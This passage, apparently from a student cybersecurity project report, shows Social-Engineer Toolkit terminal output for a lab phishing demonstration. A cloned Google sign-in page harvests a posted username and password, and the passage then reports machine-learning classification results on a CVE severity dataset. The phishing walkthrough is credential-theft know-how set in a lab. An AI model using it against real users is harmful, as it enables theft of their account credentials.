   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
```

Fig-34: Phishing Attack



```
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-------------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [172.31.151.191]:

-------------------------------------------------------
             **** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

      /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

-------------------------------------------------------

  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template:2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
172.31.144.1 - - [09/Dec/2021 21:31:10] "GET / HTTP/1.1" 200 -
172.31.144.1 - - [09/Dec/2021 21:31:10] "GET /favicon.ico HTTP/1.1" 404 -
```

Fig-35: Phishing Attack



Not secure | 172.31.151.191

Google

Sign in with your Google Account

Anukriti

Password

Sign in

Need help?

Create an account

One Google Account for everything Google

Fig-36: Phishing Attack





Fig-37: Phishing Attack


172.31.151.191 - Remote Desktop Connection
File Actions Edit View Help

```
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [172.31.151.191]:

_______________________________________________________

              **** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

      /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

_______________________________________________________

  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template:2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
172.31.144.1 - - [09/Dec/2021 21:31:10] "GET / HTTP/1.1" 200 -
172.31.144.1 - - [09/Dec/2021 21:31:10] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaaoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=[illegible]
PARAM: service=lso
PARAM: dsh=-7361887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=[illegible]
POSSIBLE PASSWORD FIELD FOUND: Passwd=[illegible]
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Fig-38: Phishing Attack

## 3. Modelling of data:





Fig-39: Procedure for Modelling of data

### INPUT DATA:

The dataset consists of CVE(Common Vulnerabilities and Exposures) data.
It consists of cwe code, cve, modification date, publication date, cvss, cwe name, Summary and category. This data denotes the commonly found vulnerabilities along with their ids and the degree of threat they pose to a system.



[ ] data

|  | cwe_code | cve | mod_date | pub_date | cvss | cwe_name | summary | category | CategoryId |
|---|---|---|---|---|---|---|---|---|---|
| 0 | 352 | CVE-2019-16546 | 21-11-2019 15:15 | 21-11-2019 15:15 | 6.8 | Cross-Site Request Forgery (CSRF) | A cross-site request forgery vulnerability in ... | Medium | 0 |
| 1 | 732 | CVE-2019-16547 | 21-11-2019 15:15 | 21-11-2019 15:15 | 4.0 | Incorrect Permission Assignment for Critical ... | Missing permission checks in various API endpo... | Medium | 0 |
| 2 | 639 | CVE-2019-16546 | 21-11-2019 15:15 | 21-11-2019 15:15 | 4.3 | Authorization Bypass Through User-Controlled Key | Jenkins Google Compute Engine Plugin 4.1.1 and... | Medium | 0 |
| 3 | 79 | CVE-2013-2092 | 20-11-2019 21:22 | 20-11-2019 21:15 | 4.3 | Improper Neutralization of Input During Web P... | Cross-site Scripting (XSS) in Dolibarr ERP/CRM... | Medium | 0 |
| 4 | 89 | CVE-2013-2091 | 20-11-2019 20:15 | 20-11-2019 20:15 | 7.5 | Improper Neutralization of Special Elements u... | SQL injection vulnerability in Dolibarr ERP/CR... | High | 1 |
| ... | ... | ... | ... | ... | ... | ... | ... | ... | ... |
| 19995 | 20 | CVE-2019-0921 | 20-05-2019 19:01 | 16-05-2019 19:29 | 4.3 | Improper Input Validation | An spoofing vulnerability exists when Internet... | Medium | 0 |
| 19996 | 119 | CVE-2019-0929 | 20-05-2019 18:36 | 16-05-2019 19:29 | 7.6 | Improper Restriction of Operations within the... | A remote code execution vulnerability exists w... | High | 1 |
| 19997 | 264 | CVE-2019-0727 | 20-05-2019 18:35 | 16-05-2019 19:29 | 7.2 | Permissions Privileges and Access Controls | An elevation of privilege vulnerability exists... | High | 1 |
| 19998 | 264 | CVE-2019-0938 | 20-05-2019 18:29 | 16-05-2019 19:29 | 6.8 | Permissions Privileges and Access Controls | An elevation of privilege vulnerability exists... | Medium | 0 |
| 19999 | 284 | CVE-2019-5955 | 20-05-2019 18:26 | 17-05-2019 16:29 | 5.8 | Improper Access Control | CREATE SD official App for Android version 1.0... | Medium | 0 |

20000 rows × 9 columns

Fig-40: Dataset

### ALGORITHM:


The dataset was divided into training and testing which was then sent passed on as input to various models and their test accuracy, precision, F1 score and Recall values were calculated and tabulated for comparison purposes.

Algorithms used:

- ➔ Logistic Regression
- ➔ Random Forest
- ➔ Multinomial Naive Bayes
- ➔ Support Vector Classifier
- ➔ K-nearest Neighbour
- ➔ Gaussian Naive Bayes

**RESULTS:**

Comparative study of the various models.



|  | Model | Test Accuracy | Precision | Recall | F1 |
|---|---|---|---|---|---|
| 0 | Logistic Regression | 62.33 | 0.62 | 0.62 | 0.62 |
| 1 | Random Forest | 64.18 | 0.64 | 0.64 | 0.64 |
| 2 | Multinomial Naive Bayes | 62.33 | 0.62 | 0.62 | 0.62 |
| 3 | Support Vector Classifer | 62.33 | 0.62 | 0.62 | 0.62 |
| 4 | Decision Tree Classifier | 64.15 | 0.64 | 0.64 | 0.64 |
| 5 | K Nearest Neighbour | 62.33 | 0.62 | 0.62 | 0.62 |
| 6 | Gaussian Naive Bayes | 62.33 | 0.62 | 0.62 | 0.62 |

Fig-41: Precision, Accuracy, Recall and F1 score values of all models




Fig-42: Test Accuracy Plot




Fig-43: Precision Plot




Fig-44: Recall Plot




Fig-45: F1 Score Plot




Fig-42: Comparison between various values of all models

## CONCLUSION:

